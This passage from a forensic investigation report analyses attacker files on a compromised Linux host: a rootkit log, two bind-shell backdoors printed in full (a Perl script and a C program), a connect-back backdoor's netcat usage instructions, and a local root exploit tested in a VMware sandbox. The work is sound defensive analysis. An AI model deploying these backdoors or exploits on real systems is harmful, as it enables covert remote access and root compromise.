Sep 14 04:02:03 jupiter kernel: device eth0 entered promiscuous mode  
Sep 14 04:02:03 jupiter prelude: Prelude, (c) 1998 - 2001  
Vandoorselaere Yoann. Developed under the GPL license.  
Sep 14 04:02:03 jupiter prelude: - Initializing rules engine.
```

Figure 0-41 syslog demonstration of the IDS being responsible for the NIC entering promiscuous mode

The conclusion drawn from this is that had the attacker sniffed traffic they did not have to place the interface into promiscuous mode as it was already configured that way by the presence of Prelude.

User Activity, History files and Internet Histories

An examination of the user (including root) history files is performed anticipating that they may not have been sanitized. The root .bash_history file has no content indicative of the presence of our attacker. It only contains the actions of John trying to determine what was wrong with Jupiter.

The web histories for both john and root only show websites dedicated to system administration.

File System Examination

Analysis of Files Deposited by the Attacker

Building on existing knowledge of the hacker's activities I proceed to examine the files they deposited on our system and any other content that might have been created by the attackers actions.

First the known files must be located. The **find** command searches a directory hierarchy provided as the first argument for a file specified by the **-name** argument. The **-print** argument drops the results to standard output.

```
[root@fs root]# find /mnt/hacked -name "b.c" -print
./tmp/b.c
[root@fs root]# find /mnt/hacked -name "cbd" -print
./tmp/cbd
[root@fs root]# find /mnt/hacked -name "shell.pl" -print
./tmp/shell.pl
[root@fs root]# find /mnt/hacked -name "b.c.1" -print
[root@fs root]#
```

Figure 0-42 locating the attacker deposited files with find

All the files are located in /tmp with the exception of b.c.1 which was not located on the file system.

Performing a listing of all the files in /tmp results in (the "p" option for **ls** appends a file type identifier to the filename: "/", a directory; "=", a socket):

```
[root@fs tmp]# ls -alp
total 244
drwxrwxrwt  12 root    root          4096 Sep 17 14:06 ./
drwxr-xr-x  19 root    root          4096 Sep 17 11:58 ../
-rwxr-xr-x   1 apache  apache      15029 Sep 16 16:41 b
-rw-r--r--   1 apache  apache      1403 Mar 16  2003 b.c
-rwxr-xr-x   1 apache  apache     15003 Sep 14 22:29 cbd
-rw-r--r--   1 root    root         44 Sep 17 14:06 ed.AXcx
drwxrwxrwt   2 root    root          4096 Sep 17 12:43 .esd/
srw-----   1 root    nobody         0 Sep 27  2002 .fam1tFWv0=
srw-----   1 root    nobody         0 Jun 19  2002 .fam73Iunr=
srw-----   1 root    nobody         0 Jul 22  2002 .famFMUpkj=
srw-----   1 root    nobody         0 Nov  1  2002 .famn0kLtR=
srw-----   1 root    nobody         0 May 31  2003 .famOKWlPq=
srw-----   1 root    nobody         0 Mar 22  2003 .famQE7tp0=
srwx-----  1 root    nobody         0 May 31  2003 .fam_socket=
drwxrwxrwt   2 414    414          4096 Sep 17 12:42 .font-Unix/
drwxrwxrwt   2 root    root          4096 Sep 17 12:52 .ICE-Unix/
drwx-----  2 user    user          4096 Sep 17 12:34 ksocket-jacar/
drwx-----  2 root    root          4096 Sep 17 12:52 ksocket-root/
-rwsr-sr-x   1 root    root     19913 Sep 14 22:32 localroot
-rw-r--r--   1 root    root      1542 Sep 16 14:02 .log
drwx-----  2 user    user          4096 Sep 17 12:34 orbit-john/
```

```

drwx----- 2 root    root    4096 Sep 17 14:06 orbit-root/
drwx----- 2 user    user    4096 Sep 17 12:34 .sawfish-john/
drwx----- 2 root    root    4096 Sep 17 12:43 .sawfish-root/
-rw----- 1 apache  apache  29388 Sep 17 07:15
sess_5dfcc6554ab71cd81857148c13aab788
-rw----- 1 apache  apache  29425 Sep 17 12:33
sess_7c0e0f49e8bf2c63e9f9a141b6fc43dd
-rw----- 1 apache  apache  29425 Sep 16 21:55
sess_964965231836b06c58d3b9de423b21d2
-rw----- 1 apache  apache  29425 Sep 17 12:34
sess_c67526d46290ablaca91275b1e10e109
-rw-r--r-- 1 apache  apache   618 Aug 18 10:30 shell.pl
drwxrwxrwt 2 root    root    4096 Sep 17 14:06 .X11-unix/

```

Figure 0-43 file listing of the /tmp directory

The .esd directory contains a socket, the files in the format .fam?????? are also sockets, .font-Unix contains a socket owned by the X font server user, the .ICE-Unix contains sockets owned by root. The .sawfish-root directory contain a socket and is likely part of the sawfish desktop. Neither the .Sawfish-john directory nor the .X11-unix directory have any contents.

The orbit-john and orbit-root directories contain cookies for <http://www.linuxorbit.com/>. Given the date stamp on the file, Sep 17th at 12:34 it seems that John was looking at web references for assistance with his nonfunctioning system. None of these entries are atypical for the /tmp directory on an active system.

What remains are: b, b.c, cbd, ed.AXcx, shell.pl and .log. b, cbd and localroot are all executable. Localroot is further exceptional in that it is setuid root, setgid root, and world executable (may be run by anyone). We can use the Unix command **file** to identify the file types:

```

[root@fs tmp]# file b b.c cbd ed.AXcx shell.pl localroot .log
b: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), not stripped
b.c: ASCII C program text, with CRLF line terminators
cbd: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), not stripped
ed.AXcx: ASCII text
shell.pl: perl script text executable
localroot: setuid setgid ELF 32-bit LSB executable, Intel 80386,
version 1 (SYSV), dynamically linked (uses shared libs), not stripped
.log: ASCII text, with CRLF, LF line terminators

```

Figure 0-44 file type information for the attacker generated files

Analysis of ed.AXcx

Ed.AXcx is the first of the ASCII text files I will examine.

```
[root@fs tmp]# cat ed.AXcx
sh: /dev/rd/b/ps: No such file or directory
```

Figure 0-45 contents of ed.AXcx

This is apparently an error message generated by an attempted invocation of **ps**. **ps** is the Unix application that reports process status. **ps** should reside in the **/bin** directory. The location of this executable is within the device directory structure. There should not be any executables in the **/dev** directory structure. An examination of the current contents of **/dev/rd** shows that the “b” subdirectory is no longer present:

```
[root@fs rd]# ls b
ls: rd: No such file or directory
```

Figure 0-46 search for the /dev/rd/b directory

It is possible that at some point the hacker had installed a suite of tools in the devices directory structure. This is not atypical. The **/dev** directory structure holds thousands of entries, **/dev/rd** holds 2048 entries. In all that volume it is very possible to conceal files.

Analysis of .log

.log is the second of the ASCII text files to be examined.

The .log file is strongly associated to the activities of our attacker by merit of its timestamp. I will come back to that later as I examine the system in context of a timeline generated from the MAC times.

The prefixed “.” (Period) hides the .log file from display by the default invocation of **ls**. It is possible our attacker mistakenly left this file behind, or perhaps they were unconcerned about its presence. The content appears to be log messages from some as yet unidentified script or application.

```
[root@fs tmp]# cat .log
cp: cannot create regular file `/dev/ttyf': Permission denied
cp: cannot create regular file `/dev/ttyn': Permission denied
cp: cannot create regular file `/dev/ttyp': Permission denied
/usr/bin/chattr: No such file or directory while reading flags on
/usr/bin/ssh-askpass
cp: cannot create regular file `/dev/rd/b/ls': Permission denied
cp: cannot create regular file `/dev/rd/b/netstat': Permission denied
cp: cannot create regular file `/dev/rd/b/ps': Permission denied
cp: cannot create regular file `/dev/rd/b/pstree': Permission denied
cp: cannot create regular file `/dev/rd/b/du': Permission denied
cp: cannot create regular file `/dev/rd/b/dir': Permission denied
cp: cannot create regular file `/dev/rd/b/vdir': Permission denied
cp: cannot create regular file `/dev/rd/b/find': Permission denied
cp: cannot create regular file `/dev/rd/b/slocate': Permission denied
./addlen: ls is >= than /bin/ls, no changes made.
```

```
./addlen: wrote 31348 bytes to netstat.  
./addlen: wrote 2960 bytes to ps.  
./addlen: pstree is >= than /usr/bin/pstree, no changes made.  
./addlen: wrote 6056 bytes to du.  
./addlen: dir is >= than /usr/bin/dir, no changes made.  
./addlen: vdir is >= than /usr/bin/vdir, no changes made.  
./addlen: find is >= than /usr/bin/find, no changes made.  
./addlen: wrote 9924 bytes to locate.  
mv: cannot create regular file `/dev/rdb/chattr': Permission denied  
mv: cannot create regular file `/dev/rdb/lsattr': Permission denied  
sh: /dev/rdb/chattr: No such file or directory  
sh: /dev/rdb/chattr: No such file or directory
```

Figure 0-47 contents of the .log file

The /dev directory does not currently contain any of ttyf, ttun nor tty. As regular files, if deposited in /dev, these names would have been difficult to distinguish by casual observation amongst the 897 other entries beginning with tty.

This is also the second file referencing normal system executables in the /dev/rdb directory. The other being ed.AXcx.

The second set of **cp** (Unix copy command) errors that appear in the .log file suggest that our attacker was trying to create a second set of legitimate applications in a covert location for their own personal use. Given that the /dev/rdb directory was apparently inaccessible at the time of invocation, list of commands can be considered likely candidates to have been replaced with Trojan applications.

Trojan refers to the Trojan horse of legend that was a seemingly innocuous gift to the city of Troy but contained a malicious payload of Greeks seeking entry to the city. In this case the applications are likely to have been replaced with versions that perform in a manner specific to the attacker's desire.

ls lists directory contents, **netstat** lists details of network connections, **ps** lists process, **pstree** lists trees of processes, **du** lists disk usage, **dir** also lists directory contents as does **vdir**, **find** locates files within a directory structure, **slocate** also locates files on a system. All of these applications have the potential to tip off an administrator to the presence of a hacker.

It is not unexpected or atypical that a hacker would replace these applications with version that will ignore the hacker's presence. Collectively this is referred to as a *root kit* and is better described by the definition from Whatis.com:

A root kit is a collection of tools (programs) that a hacker uses to mask intrusion and obtain administrator-level access to a computer or computer network. The intruder installs a root kit on a computer after first obtaining user-level access, either by exploiting a known vulnerability or cracking a password. The root kit then collects userids and passwords to other

machines on the network, thus giving the hacker root or privileged access.¹⁶

The `/usr/bin/chattr` utility is used to change attributes on a Linux ext2 file system. Attributes can be added or subtracted. The available attribute options are as follows:

- file atime is not modified
- file may only be opened in append mode
- file is stored in compressed format by the kernel
- changes to the file are written to disk synchronously
- file data is journalled (written to an ext3 journal)
- file is not a candidate for backup under the “dump” command
- file can not be modified, immutable
- file can not be deleted
- when file is deleted its blocks are zeroed and written back to the disk, secure deletion

The last option referenced for the `chattr` command may prove troublesome as the investigation continues. Files have already been identified that are no longer present on the file system. Ideally I want to recover these files to determine what was done to Jupiter and how. The information gained will help better explain the actions of the attacker and possibly assist in identifying them. If the missing files were subject to secure deletion the contents of those files have been overwritten with zeros and will be unrecoverable.

Using the `lsattr` command (list attributes) I am able to check the file attributes of the files that were identified on the system.

```
[root@fs root]# lsattr /mnt/hacked/tmp
----- /mnt/hacked/tmp/b.c
----- /mnt/hacked/tmp/b
----- /mnt/hacked/tmp/cbd
----- /mnt/hacked/tmp/localroot
----- /mnt/hacked/tmp/ed.AXcx
----- /mnt/hacked/tmp/shell.pl
```

Figure 0-48 file attributes of the attacker generated files as determined by lsattr

The `.log` shows that `chattr` was unsuccessfully invoked when trying to operate on `ssh-askpass`. This failed because on Jupiter `ssh-askpass` is a symbolic link pointing to a file that does not exist. That the attacker used `chattr` at all and then did not use it on the tools that were deposited on the system suggests that its use was part of a scripted activity. If this is the case, the potential still exists

¹⁶ Whatis.com. “rootkit – a whatis definition.” 25 Apr 2001. URL: http://whatis.techtarget.com/definition/0.289893.sid9_gci547279.00.html (9 Feb 2003).

for us to recover more files that may have been deleted conventionally (without secure deletion).

Addlen is an application that appends zeros to the end of a file to modify its size. This is intended to camouflage changes to the file but fails entirely in an environment using cryptographic hashes to fingerprint their applications.¹⁷

From the .log file it would appear that in the least netstat, ps, du and locate were successfully modified as **addlen** reports the number of bytes appended.

```
./addlen: wrote 31348 bytes to netstat.  
./addlen: wrote 2960 bytes to ps.  
./addlen: wrote 6056 bytes to du.  
./addlen: wrote 9924 bytes to locate.
```

Figure 0-49 Utilities Successfully Modified by addlen

Key Findings Regarding .log

- .log appears to be an error log from a script or executable
- .log indicates that modifications were attempted and/or made to key applications that would tip an administrator off to the presence of the attacker

Analysis of Shell.pl

The next text item located is the shell.pl perl script text executable:

```
[root@fs tmp]# cat shell.pl  
#!/usr/bin/perl -w  
  
use Socket;  
  
$port= 55556;  
$proto= getprotobyname('tcp');  
$cmd= "lpd";  
$system= 'echo "`whoami`@`uname -n`:`pwd`"'; /bin/sh';  
  
$0 = $cmd;  
  
socket(SERVER, PF_INET, SOCK_STREAM, $proto)  
or die "socket:$!";  
setsockopt(SERVER, SOL_SOCKET, SO_REUSEADDR, pack("l", 1))  
or die "setsockopt: $!";  
bind(SERVER, sockaddr_in($port, INADDR_ANY))  
or die "bind: $!";  
listen(SERVER, SOMAXCONN) or die "listen: $!";  
  
for(; $paddr = accept(CLIENT, SERVER); close CLIENT)  
{
```

¹⁷ For a further discussion of this application and others, as they relate to the FreeBSD root kit 1.2, see: [http://packetstormsecurity.nl/mag/crh/freebsd/root kit/README](http://packetstormsecurity.nl/mag/crh/freebsd/root%20kit/README)

```
open(STDIN, ">&CLIENT");
open(STDOUT, ">&CLIENT");
open(STDERR, ">&CLIENT");

system($system);

close(STDIN);
close(STDOUT);
close(STDERR);
}
```

Figure 0-50 contents of shell.pl

This is another apparent listener acting as a back door. Upon establishing a connection to the running script the attacker would receive the result of the `whoami` command, informing the connecting client what user they have logged in as (and as a result their privileges on the system), the hostname and the current working directory.

Key Findings Regarding shell.pl

- Shell.pl when executed opens a listener that when connected to provides shell access.
- While shell.pl may open up a listener that will provide a shell, this is not an issue on Jupiter. The firewall rules do not permit inbound access on any ports that are not explicitly defined. For shell.pl to be useful to the attacker they would have to first modify the running configuration of the firewall.

Analysis of b.c

b.c is an ASCII C program text, with CRLF line terminators. It is source C source code with comments in a language other than English:

```
[root@fs tmp]# cat b.c
/* Backdoor - by Breno_BSD

   obs: Use Netcat to connect
*/

#include <stdio.h>
#include <stdlib.h>

#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <sys/stat.h>
#include <sys/utsname.h>
#include <netinet/in.h>
#include <netdb.h>
#include <fcntl.h>
```

```
#include <errno.h>

#define PORTA 2032                /* porta que o daemon vai usar */

int main(int argc, char **argv)
{
    int sockfd, connfd, maxfd;
    struct sockaddr_in servaddr;

    if ( (sockfd = socket(AF_INET, SOCK_STREAM, 0)) < 0);

    bzero(&servaddr, sizeof(servaddr));
    servaddr.sin_family = AF_INET;
    servaddr.sin_port = htons(PORTA);
    servaddr.sin_addr.s_addr = htonl(INADDR_ANY);

    if (bind(sockfd, (struct sockaddr *)&servaddr, sizeof(servaddr)) < 0);

    if (listen(sockfd, 5) < 0);

    for (;;) {
        if ( (connfd = accept(sockfd, (struct sockaddr *)NULL, NULL)) < 0)
            continue;

        if (fork() != 0) {
            dup2(connfd, STDIN_FILENO);
            dup2(connfd, STDOUT_FILENO);
            dup2(connfd, STDERR_FILENO);
            execl("/bin/tcsh", "bash", "-i", (char *)0);
            close(connfd);
            exit(0);
        }
    }
    return 0;
}
```

Figure 0-51 contents of b.c

The b.c source code establishes a listener on port 2032/tcp that when connected to executes a command prompt using the bash shell. The comment `/* porta que o daemon vai usar */` is Portuguese and translates to “door that daemon goes to use.” [Altavista](#)’s Babel Fish provided the translation.

This is “C” programming language source code to a back door, made all the more obvious by the comment. It would not necessarily be a stretch to hypothesize that b is the compiled result of b.c.

We have another piece of useful information at this point, the handle of the author of the source code, Breno_BSD. It is possible that he was somehow involved in the compromise of Jupiter.

A www.google.com search with Breno_BSD yields the following link:
<http://www.secforum.com.br/print.php?sid=1560>

When translated via the [translate this page](#) option provided by Google the page is found to contain a signature: “Breno Silva Young chicken (Breno_BSD”.

It is possible that Breno was involved in the attack on John’s system. In any event, code accredited to him was involved in the attack.

Analys of b

For the examination of b, cbd and localroot a fresh install of Mandrake Linux is installed inside of a VMware instance. After installation a snapshot of the operating system is taken to permit reversion to a known good state after running the unknown executables.

b is an ELF 32-bit LSB executable, dynamically linked, meaning it uses shared libraries, and not stripped, meaning it still contains the symbols generated at compilation. The Unix **ldd** command lists its dynamic dependencies. The integrity constraints on the mounted partitions prevent ldd from functioning so a copy of the binary is placed in the /tmp directory of the forensic console for examination:

```
[root@fs tmp]# ldd /tmp/b
      libc.so.6 => /lib/i686/libc.so.6 (0x42000000)
      /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
```

Figure 0-52 dynamic library dependencies for the b executable

Libc and ld-linux contain the basic library of functions and do not indicate anything specific about b.

For each of the applications I run the **strings** command against the executables looking for text of interest, **strings** of “b” yields:

```
[root@fs tmp]# strings b
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
execl
__cxa_finalize
dup2
socket
bzero
accept
bind
__deregister_frame_info
htonl
listen
fork
htons
exit
_IO_stdin_used
```

```
__libc_start_main
__register_frame_info
close
GLIBC_2.1.3
GLIBC_2.0
PTRh0
bash
/bin/tcsh
```

Figure 0-53 ASCII string content of the b executable

b appears to participate in network connectivity per the reference to sockets and also appears to have shell interaction based on the two shells referenced: **bash** and **tcsh**.

Execution of b in the test environment

A copy of the executable is transferred to the mandrake system via ftp under the “user” account. Its file access permissions are modified to permit it to be executed via “**chmod +x b**”. **Ethereal**, a network sniffer, is started on the host that the VMware Mandrake instance is running on. **Ethereal** will capture any network activity prompted by execution of the application.

First I perform a **netstat** with the **-a** (list all connections) option and check the results for a listener on port 2032 (based on the port defined in the source code). There is none.

Next I invoke “b”,

```
[user@mandrake temp]$ ./b
```

Figure 0-54 invocation of the b executable

And check to see if any listeners have been established on port 2032. The irrelevant data from the execution of **netstat** has been excluded from the following result. The **n** option prevents name resolution from occurring for the presented IP addresses.

```
[root@mandrake root]# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:2032             0.0.0.0:*               LISTEN
```

Figure 0-55 netstat listing of the b listener

A connection is initiated from the forensic console, and a shell owned by user on mandrake is returned. The “Couldn’t get a file descriptor referring to the console” message is unexpected:

```
[root@fs root]# netcat 192.168.3.30 2032
```

```
Warning: no access to tty (Bad file descriptor).
Thus no job control in this shell.
Couldnt get a file descriptor referring to the console
[user@mandrake ~/temp]$
```

Figure 0-56 establishing a connection to b from remote, connecting as user

The connected session is now present in netstat as well as the listener:

```
[root@mandrake root]# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address      Foreign Address    State
tcp        0      0 0.0.0.0:2032       0.0.0.0:*          LISTEN
tcp        0      0 192.168.3.30:2032 192.168.3.31:32789 ESTABLISHED
```

Figure 0-57 netstat listing of sessions associated to b

The error message, "Couldnt get a file descriptor referring to the console" lead me to believe that there was additional functionality that was not surfacing. I repeated the test several times and then received a profoundly different result. A root shell on mandrake was returned:

```
[root@fs root]# netcat 192.168.3.30 2032
netcat 192.168.3.30 2032
Warning: no access to tty (Bad file descriptor).
Thus no job control in this shell.
[root@mandrake temp]#
```

Figure 0-58 establishing a connection to b from remote, escalation of privilege to root

The ethereal log showed no other activity other than the initiation of the session, traffic associated to commands executed remotely and the termination of the session.

Key Findings of b

- B is an application that operates as a listener acting as a backdoor into a system. After initial invocation it runs as a daemon and can support multiple connections.
- The nature of the connection provided by b is consistent with the parameters defined in the b.c source code located on the system. The privilege escalation is not accounted for by the source code.
- B has the secondary function of privilege escalation. This function does not work consistently and is probably limited by the manner in which the exploit locally promotes user privilege.
- While B may open up a listener that will provide a shell, potentially with root access, this is not an issue on Jupiter. The firewall rules do not permit inbound access on any ports that are not explicitly defined. For b to be useful to the attacker they would have to first modify the running configuration of the firewall.

Analysis of cbd

cbd is also an ELF 32-bit LSB executable, dynamically linked and not stripped. The Unix `ldd` command lists its dynamic dependencies. The integrity constraints on the mounted partitions prevent `ldd` from functioning so a copy of the binary is placed in the `/tmp` directory of the forensic console for examination:

```
[root@fs tmp]# ldd /tmp/cbd
      libc.so.6 => /lib/i686/libc.so.6 (0x42000000)
      /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
```

Figure 0-59 dynamic library dependencies for the cbd executable

Libc and ld-linux contain the basic library of functions and do not indicate anything specific about b.

Strings of “cbd” yields:

```
[root@fs tmp]# strings cbd
/lib/ld-linux.so.2
libc.so.6
connect
execl
__cxa_finalize
dup2
socket
send
fprintf
inet_addr
__deregister_frame_info
stderr
htons
exit
_IO_stdin_used
__libc_start_main
__register_frame_info
close
__gmon_start__
GLIBC_2.1.3
GLIBC_2.0
PTRh
%s <ip>
in.telnetd
[ Digit-Labs Connect-Back Backdoor ]
  * Connected to CommandLine...
/bin/sh
```

Figure 0-60 ASCII string content of the cbd executable

The data from this examination is much more interesting. We see much of the same calls implemented by “b” for network connectivity and the label, “[Digit-Labs Connect-Back Backdoor]”.

A www.google.com search with “Digit-Labs Connect-Back Backdoor” as the search terms previously yielded the source code at: <http://206.63.100.249:8123/files/tools/cbd.c.txt> on the [digit-labs website](#). The link is no longer valid and the reference to cbd.c has been removed from the archive listing.¹⁸

The [packetstorm](#) web site has a copy of the source code: http://packetstormsecurity.nl/UNIX/penetration/root_kits/cbd.c.txt.

Within the source code is located a comment block with instructions on use:

```
/*
**
** Digit-Labs Connect-Back Backdoor - digit-labs.org
** <grazer@digit-labs.org> - (c) All rights reserved
**
** Use this backdoor to access machines behind
** firewalls.
**
** [step 1] -
** setup a listening port on your box e.g:
** >nc -l -p 4000
**
** [step 2] -
** Issue the following command:
** >./cbd <ip_of_listening_machine>
**
*/
```

Figure 0-61 comment block from the cbd source code

The big difference between cbd and other backdoors like “b” and “shell.pl” is: cbd establishes the connection originating from the compromised host, destined for the client, where the interactive user waits with a listener, for the session to be established by the victim. In the case of “b” and “shell.pl” the applications wait for the client to initiate the connection to them.

This is significant because the Bastille firewall configuration on this host prohibits connections to this host on any port other than: imap (143/tcp), pop3 (110/tcp), pop2 (109/tcp), smtp (25/tcp), ssh (22/tcp), ftp (21/tcp), dns (53/tcp), https (443/tcp) and http (80/tcp), but does not limit, in any way, the connections that can be established from this host (based on John’s configuration).

Hence the Connect-Back Backdoor is a very effective tool for the hacker. Once the attacker is able to deposit it on the system and invoke it through vulnerabilities in running services they are then able to use local means for privilege escalation and can gain control of the system.

¹⁸ See the www.google.com cache of this website: URL: <http://216.239.41.104/search?q=cache:mh1qeHnMWHkJ:206.63.100.249:8123/files/tools/cbd.c.txt+Digit-Labs+Connect-Back+Backdoor&hl=en&ie=UTF-8>

Execution of cbd in the test environment

Using the existing Mandrake operating system instance (restored to its post install state) in VMware and running Ethereal on the VMware host monitoring all network activity we examine “cbd”.

On the client side (the forensics console) a listener is established:

```
[root@fs root]# netcat -l -p 4000
```

Figure 0-62 establishing a listener on the client

On the server side a connection is initiated to the client:

```
[user@mandrake temp]$ ./cbd 192.168.3.31
```

Figure 0-63 initiating a session from the server host

The listener on the client receives the session but no specific prompt. Access is at the privilege of the process that executed cbd:

```
[ Digit-Labs Connect-Back Backdoor ]  
* Connected to CommandLine...
```

Figure 0-64 the output from cbd upon establishment of a session

When the session was closed on the client side the server application terminated. Ethereal showed no other network activity other than session initiation, activity within the shell initiated by the client and responded to by the server, and termination of the session.

Key Findings of cbd

- When executed, cbd provides access to Jupiter for whoever is at the IP to which the connection is initiated, provided they have an appropriately configured listener.
- This is the most probably path by which the attackers gained shell access to the system.

Analysis of localroot

Localroot, as it appears on Jupiter, is a setuid setgid ELF 32-bit LSB executable. The localroot application, just by its filename, appears to be a local privilege escalation exploit.

Consistent with each of b and cbd it has the following dependencies as determined by **ldd**:

```
[root@fs tmp]# ldd /tmp/localroot
    libc.so.6 => /lib/i686/libc.so.6 (0x42000000)
    /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
```

Figure 0-65 dynamic library dependencies for the localroot executable

A **strings** examination of localroot yields the following:

```
[user@mandrake temp]$ strings localroot
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
geteuid
getpid
memcpy
execl
perror
readlink
__cxa_finalize
system
socket
alarm
fprintf
kill
__deregister_frame_info
initgroups
setgid
signal
fork
ptrace
stderr
__errno_location
exit
_IO_stdin_used
__libc_start_main
setuid
__register_frame_info
__xstat
GLIBC_2.1.3
GLIBC_2.0
/proc/self/exe
[-] Unable to read /proc/self/exe
[-] Unable to write shellcode
[+] Signal caught
[-] Unable to read registers
[+] Shellcode placed at 0x%08lx
[+] Now wait for suid shell...
[-] Unable to detach from victim
[-] Fatal error
[-] Unable to attach
[+] Attached to %d
[-] Unable to setup syscall trace
```

```
[+] Waiting for signal
[-] Unable to stat myself
root
/bin/sh
[-] Unable to spawn shell
[-] Unable to fork
```

Figure 0-66 ASCII string content of the localroot executable

Strings of interest include the system calls `setuid` and `setgid`. These system calls modify the user id and group id of the running program changing the privileges of the running application. The text associated to the `[-]` and `[+]` notations appears to be error and success messages.

Testing of localroot

Once again a copy of the application is transferred to the Mandrake VMware instance (restored to its post install form) under the user “user”. Ethereal is run to monitor all network traffic during our examination of the running executable.

Based on iterative testing it appears that `localroot` needs a minimum of owner read and execute privilege to successfully perform its function. For execution of this program I also monitored the `/var/log/syslog` file for any messages that might indicate execution (successful or otherwise) of this program.

In the following transcription we see an initial failure to “do its thing”, followed by a success on the next invocation. It is interesting to note that the exploit changes its ownership to user `root` and group `root` and sets the `setuid` and `setgid` bits in the programs permissions. As a result it drops the user invoking it into a root shell without having to attempt to perform the exploit again.

```
[user@mandrake temp]$ chmod 500 localroot
[user@mandrake temp]$ ls -al localroot
-r-x----- 1 user user 19913 Dec 15 00:34 localroot*
[user@mandrake temp]$ ./localroot
[-] Unable to attach: Operation not permitted
Killed
[user@mandrake temp]$ ./localroot
[+] Attached to 3277
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x400110bd
[+] Now wait for suid shell...
sh-2.05# ls -al localroot
-rwsr-sr-x 1 root root 19913 Dec 15 00:34 localroot
sh-2.05# exit
exit
[user@mandrake temp]$ ./localroot
[root@mandrake temp]#
```

Figure 0-67 examining the behavior of the localroot executable

During the unsuccessful execution of the program the following entries were added to /var/log/syslog:

```
Dec 14 03:29:58 mandrake modprobe: modprobe: Can't locate module net-  
pf-14  
Dec 14 03:36:34 mandrake kernel: request_module[net-pf-14]:  
waitpid(5659,...) failed, errno 512  
Dec 14 03:36:34 mandrake modprobe: modprobe: Can't locate module net-  
pf-14
```

Figure 0-68 syslog entries created during the execution of localroot

Turning my attention back to /var/log/syslog on Jupiter and doing a search for net-pf-14 in /var/log/syslog I find:

```
Sep 16 13:57:24 jupiter kernel: request_module[net-pf-14]:  
waitpid(12761,...) failed, errno 1
```

Figure 0-69 identical syslog entries to those generated by execution of localroot located on jupiter

The evidence supports the theory that localroot was successfully executed on Jupiter on September 16th at 13:57:24. Repeated attempts lead to an inevitable promotion of privileges to root.

Key Findings of localroot

- Localroot is an application that provides local privilege escalation to root.
- Localroot requires a minimum of user read and execute privileges to successfully function.
- Localroot was executed on Jupiter on September 16th at 13:57:24.

Verifying Applications against the RPM Database

Linux packages are contained within rpm files. The rpm packages are managed through the **rpm** command. Data about the packages is stored in the rpm database. This information can be used to validate the executables installed through rpm and determine if the applications referenced in .log were in fact Trojaned.

The following test relies upon the integrity of the rpm database. Variations detected are therefore more reliable than confirmations of integrity, unless the integrity of the database can also be confirmed. Known good versions of rpms can always be used to validate installed rpms.

For the following command, **rpm** is the RPM package manager, **-V** is the verify option, **-a** will apply the verification to all packages and **--dbpath** is the directory in which the rpm database resides. The **--root** option allows us to execute rpm in a

chroot environment. During execution our known good copy of rpm will examine the packages installed on the mounted Jupiter images, rather than the operating system of the forensic server, and compare them against Jupiter's rpm database. The output is redirected to a file on the forensic server so that the result set can be manipulated.

```
[root@fs root]# rpm -V -a --dbpath /var/lib/rpm --root /mnt/hacked > /evidence/verify-rpm.out
```

Figure 0-70 using rpm to verify installed packages

The resulting file is quite large. Reasons for changes to package contents and executables could be a variety of things including: changes to default configuration files, locally applied patches (rather than updated rpms) etc. Examination is targeted against the suspect applications as a result.

```
S.5....T /bin/ls
..5....T /bin/netstat
..5....T /bin/ps
S.5....T /usr/bin/pstree
..5....T /usr/bin/du
S.5....T /usr/bin/dir
S.5....T /usr/bin/vdir
S.5....T /usr/bin/find
S.5....T /usr/bin/slocate
```

Figure 0-71 results of interest from the rpm file verification

The 8 characters preceding the path and application represent the integrity checks that are performed by the verify process. "S" indicates that size varies from expected, "5" indicates that the md5sums do not match, and the "T" indicates a variation in M (modify) time. The MAC times will be examined in more detail later. The "." Values represent tests that were passed. More details can be found in the rpm man pages under the verify topic.

While all of the applications cryptographic hashes do not conform to those present in the rpm database, netstat, ps and du do match for size, which conforms to our expectations from the ".log" file. All these applications appear to have been modified by the attacker.

Examination of setuid and setgid files

As a matter of its normal operation there are a number of files on the operating system that need to be owned by root for security reasons yet need to be modified by other users for usability reasons. The /etc/shadow file contains the user passwords (in encrypted form) and is restricted to only root accessing it. Users however need to be able to modify their passwords. Enter the "passwd" command:

```
[root@fs root]# ls -al /usr/bin/passwd
-r-s--x--x 1 root root 15368 May 28 2002 /usr/bin/passwd
```

Figure 0-72 example of a legitimate setuid executable, passwd

Any user can execute the `passwd` command. The “s” in the execute position of the file owner permission set is the suid bit. When this program is executed it runs as if it were invoked by root. When executed (by anyone) the operating system sets `passwd`’s user id to root, permitting the changes by the user to be committed to `/etc/shadow`.

Files of this nature are an obvious a path to compromise. If a malicious local user were able to change the contents of the file they would be able to execute any set of commands. Localroot, having executed successfully once, demonstrates this.

Because of the significance of these files the operating system is examined for other unexpected suid or sgid files. The results are audited for those we did expect to see. The output of the following command is redirected to a file for later perusal. For this invocation of `find` the permission bits are specified as part of the search criteria via the `-perm` argument, the `-xxxxxx` mask requires all set values be present where 004000 corresponding to the suid bit and 002000 corresponds to the sgid bit. The “-type f” definition specifies file and the trailing “-ls” outputs the listings for files that meet the criteria.

```
[root@fs root]# find /mnt/hacked \( -perm -004000 -o -perm -002000 \) \  
> -type f -ls > suid.files
```

The output of the command was contrasted with the results of the same command executed on our VMware install of Mandrake. The only abnormal file appears to be:

133189	20	-rwsr-sr-x	1	root	root	19913	Sep 14 22:32	/mnt/hacked/tmp/localroot
--------	----	------------	---	------	------	-------	--------------	---------------------------

Figure 0-73 suspect setuid executable located on Jupiter

Which has already been analyzed and documented.

Search for Hidden Directories

Directories prefixed with a “.”

Previously the mount points for the partitions on Jupiter were examined and data was found in those directories. That data became obscured once the partitions were mounted.

A file, prefixed with a “.” (`.log`) was also located that was not displayed by the default invocation of “`ls`”.

The potential exists for the attacker to have attempted to hide data by prefixing one or more directories with a “.”. To located these directories `find` will be invoked with a “-type d” for directory, searching for entries beginning with a “.”

